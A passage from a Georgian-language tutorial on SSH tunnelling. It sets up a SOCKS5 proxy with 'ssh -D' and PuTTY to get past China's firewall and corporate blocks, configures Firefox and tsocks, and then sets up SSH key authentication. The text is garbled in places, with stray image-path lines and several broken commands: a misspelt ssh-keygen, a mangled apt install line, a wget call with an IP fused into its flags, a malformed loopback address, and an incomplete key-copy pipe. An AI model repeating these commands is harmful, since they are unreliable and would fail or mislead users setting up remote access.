Windows-ში ამის გასაკეთებლად Putty-ს გამოყენება მოგიწევთ. მისი გამოყენება ისევე ხდება როგორც წინა პარაგრაფში გაჩვენეთ. ერთი განსხვავებით რომ Remote-ს მაგივრად უნდა აარჩიოთ Local.



შემდეგ გადადით SSH > Tunnels-ზე და შეიყვანეთ



დააჭირეთ Add ღილაკს და შემდეგ დააჭირეთ Open ღილაკს.

პორტების დინამიური გადამისამართება (DPF)

პორტების ლოკალური გადამისამართება საკმაოდ მოხერხებული ფუნქციაა, მაგრამ ერთი დიდი ნაკლი აქვს, ყოველი პროგრამისათვის ცალკე პორტი და პარამეტრები უნდა განსაზღვროთ. საბედნიეროდ, არსებობს პორტების დინამიური გადამისამართება, რომელიც გადაამისამართებს პორტების ერთობლიობას. ამის გაკეთება SSH-ს გადააქცევს SOCKS5 ტიპის პროქსი სერვერად. ანუ იქმნება დაშიფრული SSH გვირაბი, რომელშიც გაიგზავნება ყველა ის კავშირი რომლებიც ასეთ პროქსის იყენებენ. VPN-საგან განსხვავებით, იმისათვის რომ კავშირი გააგზავნოთ პროქსი სერვერზე პროგრამას უნდა განუსაზღვროთ შესაბამისი პარამეტრები, სამაგიეროდ არ ჭირდებათ დამატებითი პროგრამების დაყენება.

მომხმარებლებისათვის რომლებიც უერთდებიან არასანდო ქსელებიდან, DPF შეიძლება გამოიყენოთ დამატებითი უსაფრთხოებისათვის, რადგან რომ მონაცემებმა უნდა გაიარონ დაცულ გვირაბში სანამ მივლენ დანიშნულების ადგილამდე. ასეთ შემთხვევაში მომხმარებელი დაცულია პაკეტების დაჭერისაგან და მსგავსი შეტევებისაგან.

DPF-ს ბევრი გამოყენება გააჩნია; მაგალითად, როცა მომხმარებელი უკავშირდება ინტერნეტს ინტერნეტ კაფეს გავლით, სასტუმროს გავლით, ან სხვა არასანდო ქსელებიდან. DPF ასევე შეიძლება გამოიყენოთ firewall-ისათვის გვერდის ასავლელად, და დაბლოკილ საიტებთან მისაღწევად, მაგალითად კორპორატიულ ქსელებში.

ქვემოთ მოყვანილი მაგალითი გიჩვენებთ თუ როგორ აუაროთ გვერდი ცენზურას რომელსაც ჩინეთის დიდი Firewall აწესებს საიტებზე. ამის გასაკეთებლად პორტების დინამიურ გადამისამართებას გამოვიყენებთ. თანაც ამას გავაკეთებთ როგორც Linux-სათვის Open SSH ის საშუალებით ისე Windows-სათვის Putty-ს საშუალებით.

დაგჭირდებათ, ჩინეთის გარეთ მოთავსებული Linux-ზე მომუშავე Open SSH სერვერი, რომელიც შეიძლება ვირტუალურად მუშაობდეს მაგალითად AWS-ზე ან სხვა მსგავს ვირტუალურ გარემოში.

დავიწყოთ Open SSH კლიენტის კონფიგურირებით.

```
ssh -D port-number user@ssh-server-ip
```


ბრძანება შეგაერთებთ SSH სერვერთან.

-D პარამეტრი აღნიშნავს დინამიურ გადამისამართებას.

1080 წარმოადგენს პორტს, მის მაგივრად ასევე შეგიძლიათ გამოიყენოთ პორტი 8080.

ბრძანების შესრულების შემდეგ შეიყვანეთ პაროლი და შეუერთდებით სერვერს. ეს შეერთება ქმნის დაშიფრულ გვირაბს თქვენ კომპიუტერსა და სერვერს შორის. SSH კლიენტი მოუსმენს 127.0.01:1080 მისამართზე და იმუშავებს როგორც ადგილობრივი SOCKS პროქსი. ამის შემოწმება შეგიძლიათ ბრძანებით:

```
sudo netstat -lnpt
```





გახსენით Firefox, ჰამბურგერ მენიუში გახსენით Options, ჩადით მენიუს ბოლოში და გახსენით Network Settings განყოფილებაში დააჭირეთ Settings ღილაკს. გახსნილ ფანჯარაში გააქტიურეთ Manual proxy configuration. შემდეგ SOCKS Host უჯრაში შეიყვანეთ 127.0.0.1, ხოლო Port უჯრაში შეიყვანეთ 1080 და ბოლოს გააქტიურეთ SOCKS5.

No proxy for უჯრაში შეიყვანეთ Localhost, 127.0.0.1

მონიშნეთ Proxy DNS when using SOCKS5, თუა ამ პარამეტრს არ მონიშნავთ თქვენი DNS მოთხოვნები არ გაივლის დაშიფრულ გვირაბს ანუ გაიჟონება.

დააჭირეთ OK ღილაკს.






ეხლა კი Firefox-დან გადადით სიტზე https://www.whatismyip.com ეს საიტი მოგცემთ SSH სერვერის IP მისამართს. ანუ ნახავთ რომ მოახერხეთ დაშიფრული გვირაბის წარმატებით გამოყენება და გვერდი აუარეთ firewall-ს. როგორც ალბათ მიხვდით SSH ის SOCKS პროქსიში გატარებით შეიძლება IP მისამართი დამალოთ. თუ კავშირი ნელა -C პარამეტრი მოახდენს მონაცემების გადაცემის შეკუმშვას. ანუ უნდა გამოიყენოთ ბრძანება:

```
ssh -C -D port-number user@ssh-server-ip
```

ეხლა ვნახოთ როგორ ხდება იგივეს გაკეთება Putty-ის საშუალებით. ამას ძირითადად Windows მომხმარებლები იყენებენ. თუმცა Putty შეიძლება Debian/Ubuntu-ზეც დააყენოთ.


გახსენით Putty და Category მენიუში გადადით SSH>Tunnels:



Source port უჯრაში შეიყვანეთ 1080 და მონიშნეთ Dynamic და დააჭირეთ Add ღილაკს.

შემდეგ, მარცხნივ მოთავსებულ, Category ფანჯარაში

Host name (or IP address) უჯრაში შეიყვანეთ SSH სერვერის IP მისამართი. ხოლო Saved Sessions ველში შეიყვანეთ ამ სესიის სახელი, მაგალითად DPF.



და დააჭირეთ Save ღილაკს. ამის შემდეგ დააჭირეთ Open ღილაკს. სისტემა მოგთხოვთ შეიყვანოთ მომხმარებლის სახელი და პაროლი. შეიყვანეთ ორივე. აქაც Netstat ბრძანებით შეგიძლიათ ნახოთ რომ Putty ისმენს პორტზე 127.0.0.1:1080.

შემდეგ კი Firefox ის პარამეტრები ისევე უნდა განსაზღვროთ როგორც ეს ზემოთ განვიხილეთ.

გაითვალისწინეთ რომ SOCKS პროქსი შეწყვეტს მუშაობას როგორც კი SSH კავშირი გაწყდება.

Firefox-ში პროქსის განსაზღვრა ადვილია, მაგრამ როგორ ვაიძულოთ სხვა პროგრამა, რომელსაც არ აქვს პროქსის პარამეტრების დაყენების საშუალება, გამოიყენოს პროქსი. Linux-ში შეგიძლიათ გამოიყენოთ Tsocks. მის კომპიუტერზე დასაყენებლად უნდა შეიყვანოთ ბრძანება:


```
sudo apt – ger install – y tsoks
```

ეს პროგრამა ჩამოიტვირთება ინტერნეტიდან და დაყენდება კომპიუტერზე.

ამის შემდეგ ბრძანებით:

```
nano /etc/tsocks.conf
```

რედაქტირების რეჟიმში გაიხსნება tsocks.conf ფაილი. შეცვალეთ როგორც ქვემოთ ნახატზეა მოყვანილი:



ამის შემდგე, tsocks ბრძანების შემდეგ აკრიფეთ საჭირო პროგრამის სახელი მაგალითად wget http://ipinfo.io/ip-q0 რომელიც გაჩვენებთ თქვენ IP მისამართს 52.16.145.125, როგორც ხედავთ, პროქსი მუშაობს.

```
tsocks wget http://ipinfo.io/ip -q0 -52.16.145.125
```

თუმცა თუ ამ პროგრამის გამოყენებას ვერ გავრისკავდი თუ სერიოზული მოწინააღმდეგის წინააღმდეგ უნდა გამოვიყენო. საქმე იმაშია რომ, ეს პროგრამა თუ გაითიშა მას არ გააჩნია გადაცემის ავტომატურად გაჩერების ფუნქცია, შესაბამისად მონაცემებს ღიად გადასცემს ე.ი. გაიჟონება.

TSOCKS ერთ-ერთი პროგრამაა რომელიც პროქსის გავლით აგზავნის კავშირებს, როგორც ეს Tor-ის შემთხვევაში განვიხილეთ არსებობს ბევრი სხვადასხვა პროგრამა რომელიც ამის გაკეთების საშუალებას იძლევა, მათ Proxifier-პროგრამებს უწოდებენ.

გაითვალისწინეთ რომ, თუ თქვენ კავშირს უთვალთვალებენ, SSH-ით ვებთან მუშაობისას თითის ანაბეჭდის შეტევის გამოყენება შეიძლება. ყოველ ვებ საიტს სპეციფიური თითის ანაბეჭდი გააჩნია, თუ ასეთი თითის ანაბეჭდი იციან როგორ გამოიყურება, დაშიფრული მონაცემების გაგზავნისას მიუხედავად შეიძლება მიხვდნენ რა საიტთან მუშაობთ. ამის შესახებ ბევრი კვლევაა ჩატარებული, ერთ-ერთი ასეთი კვლევაა https://epub.uni-regensburg.de/11919/1/authorsversion-ccsw09.pdf. ცხადია მოწინააღმდეგეს უნდა შეეძლოს რომ თქვენი კავშირი დაიჭიროს და გაანალიზოს, რაც ცხადია უბრალო ჰაკერებს არ შეუძლიათ. მაგრამ ინტერნეტ მომწოდებლებს და სამთავრობო ორგანიზაციებს ამის გაკეთება შეუძლიათ.

Linux-ში პროქსის გასაჩერებლად შეგიძლიათ pkill ბრძანება გამოიყენოთ.

SSH საჯარო და კერძო გასაღებით ვინაობის დადგენა

მომხმარებლის სახელის და პაროლით ვინაობის გარკვევის მაგივრად შესაძლებელია გამოიყენოთ საჯარო და კერძო გასაღებები. ეს მეთოდი უფრო დაცულია და ითვლება ვინაობის გარკვევის (authentication) უკეთეს მეთოდად. ამ მეთოდის გამოსაყენებლად კი საჭიროა შექმნათ საჯარო და კერძო გასაღებები და შემდეგ საჯარო ასაღები მოათავსოთ სერვერზე.

Linux-ში ამისათვის გამოიყენება ბრძანება:

```
ssh -keyen -t ed25519 -C "tim@debian"
```

ამ ბრძანებაში გამოიყენება ed25519 ალგორითმი, ასეთ ალგორითმებზე, ცოტა მოგვიანებით, გამაგრების გარჩევისას, ვილაპარაკებთ.

ხოლო `tim@debian` აღნიშნავს რომ `tim` მომხმარებლის სახელია ხოლო @-ის შემდეგ მოთავსდება კლიენტის სახელი, ამ ბრძანებაში Debian სისტემაზეა ლაპარაკი.


MAC კომპიუტერებზე ალგორითმის არჩევანი უფრო შეზღუდულია, შესაბამისად ვიყენებთ rsa ალგორითმს, სხვა მხრივ ორივე სისტემისათვის მსგავსი ბრძანება გამოიყენება

```
ssh – keygen -t rsa -b 4096 – "tim@mac"
```

ეხლა კი მოვახდინოთ გასაღებების შექმნა

```
tim@debian:~$ ssh-keygen -t ed25519 -C "tim@debain"
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/tim/.ssh/id_ed25519):
Created directory '/home/tim/.ssh'.
Enter passphrase (empty for no passphrase):
```

როგორც ხედავთ გასაღებები .SSH დირექტორიაში ჩაიწერება. ამის შემდეგ სისტემა მოგთხოვთ რომ დაშიფროთ გასაღები. ეს ნამდვილად საჭირო და მნიშვნელოვანი ნაბიჯია. შეიყვანეთ პაროლი რომლითაც მოახდენთ გასაღების დაშიფვრას. პაროლის შეყვანის შემდეგ დააჭირეთ Enter-ს და მოხდება გასაღებების შექმნა. გადადით .ssh დირექტორიაზე და ნახავთ რომ გასაღებები შეიქმნა:



თუ გინდათ რომ ავტომატურად მოხდეს სერვერთან დაკავშირება გამოიყენეთ ბრძანება

```
tim@debian:~/. ssh cat ~/ id_ed25519.pub | ssh tin@demo.stationx.net
```

თუ ამ ბრძანებას აამუშავებთ სისტემა შეგეკითხებათ მართლა გინდათ თუ არა სერვერთან შეერთება. აკრიფეთ Yes da დააჭირეთ enter-ს, ამის შემდეგ კი სისტემა მოგთხოვთ მომხმარებლის პაროლის შეყვანას. შეიყვანეთ პაროლი, სისტემა შეგატყობინებთ რომ ერთი გასაღები დაემატა სისტემას.

ეხლა კი შევეცადოთ რომ სერვერს შევუერთდეთ. შეიყვანეთ ბრძანება:


```
tim@debian:~/.ssh$ ssh tim@demo.stationx.net
Enter passphrase for key '/home/tim/.ssh/id_ed25519':
```

სისტემა მოგთხოვთ პაროლს გასაღებს გასაშიფრად. შემდეგ შეუერთდებით სერვერს. გასაღებით რომ არ დაგვეშიფრა სისტემა ამ პაროლს არ მოითხოვდა.


ეხლა შევეცადოთ იგივ გავაკეთოთ Windows-სათვის. ამისათვის გამოვიყენებთ Putty-ს. დაგვჭირდება რამდენიმე დამატებითი პროგრამა Pagent და PuttyGen.

ეს პროგრამები Putty-ის ჩამოსატვირთი საიტზე არიან განლაგებული.

ჯერ გამოვიყენოთ Pyttygen



ეს პროგრამა გასაღებების შესაქმნელად გამოიყენება. გაითვალისწინეთ რომ თუ გასაღები უკვე გაქვთ შექმნილი Linux-ში ამ გასაღებების უბრალოდ იმპორტი შეიძლება და შესაბამისად არ არის ამ პროგრამის გამოყენება საჭირო. შეგიძლიათ შეცვალოთ გასაღებში ბიტების რაოდენობა სულ ქვედა მარჯვენა უჯრაში მოთავსებულ უჯრაში. დაშიფვრის ალგორითმების დიდ არჩევანი არ გვაქვს, SSH(RSA) საუკეთესო, შესაბამისად ეს მეთოდი აარჩიეთ და დააჭირეთ Generate ღილაკს. სისტემა დაიწყებს მუშაობას. მისი მუშაობისას თაგვის პოინტერი ნებისმიერად ამოძრავეთ რადგან პროგრამას სჭირდება ნებისმიერი რიცხვის დადგენა თაგვის პოინტერის მოძრაობაზე დაყრდნობით. სისტემა მოგცემთ



სადაც საჯარო გასაღები ლურჯადაა მონიშნული.

Key passphrase -ში შეიყვანეთ კერძო გასაღების დასაშიფრი პაროლი.

შემდეგ კი ცალ-ცალკე ჩაწერეთ ორივე გასაღები, Save public key და Save private key ღილაკების საშუალებით. ჩვენ შემთხვევაში შესაბამისად დავარქმევთ Public და Private.

ბლოს Public Key-ს ასლი გააკეთეთ მეხსიერებაში, ანუ მონიშნეთ და დააჭირეთ Ctrl-c კომბინაციას. ჩვენი ამოცანა რომ ეხლა ეს გასაღები შევიყვანოთ Authorized_keys ფაილში.


ეხლა კი შეუერთდით სერვერს და ნახეთ რომ ფაილი ნამდვილად არსებობს:

```
root@openvpn ~/.ssh# ls -la
total 24
drwx------ 2 root root 4096 May 12 23:35 .
drwx------ 7 root root 4096 May 12 01:02 ..
-rw-r--r-- 1 root root 1416 May 12 23:36 authorized_keys
-rw------- 1 root root 3326 Feb 21 13:02 id_rsa
-rw-r--r-- 1 root root  739 Feb 21 13:02 id_rsa.pub
-rw-r--r-- 1 root root  222 Feb 20 16:55 known_hosts
root@openvpn ~/.ssh#
```


ამის შემდეგ Nano-თი უნდა მოვახდინოთ ფაილის რედაქტირება:

ჩასვით გასაღების ტექსტი მეხსიერებიდან ამ ფაილში და ჩაიწერეთ.

დავუბრუნდეთ Windows-ს და ავამუშაოთ პროგრამა pagent.exe. იგი გამოჩნდება ფანჯრის მარჯვენა ქვედა კუთხეში ფონურ რეჟიმში მომუშავე პროგრამების სიაში. მარჯვნივ დააჭირეთ და გამოსულ მენიუში არჩიეთ View Keys. ეკრანზე გაიხსნება ფანჯარა:



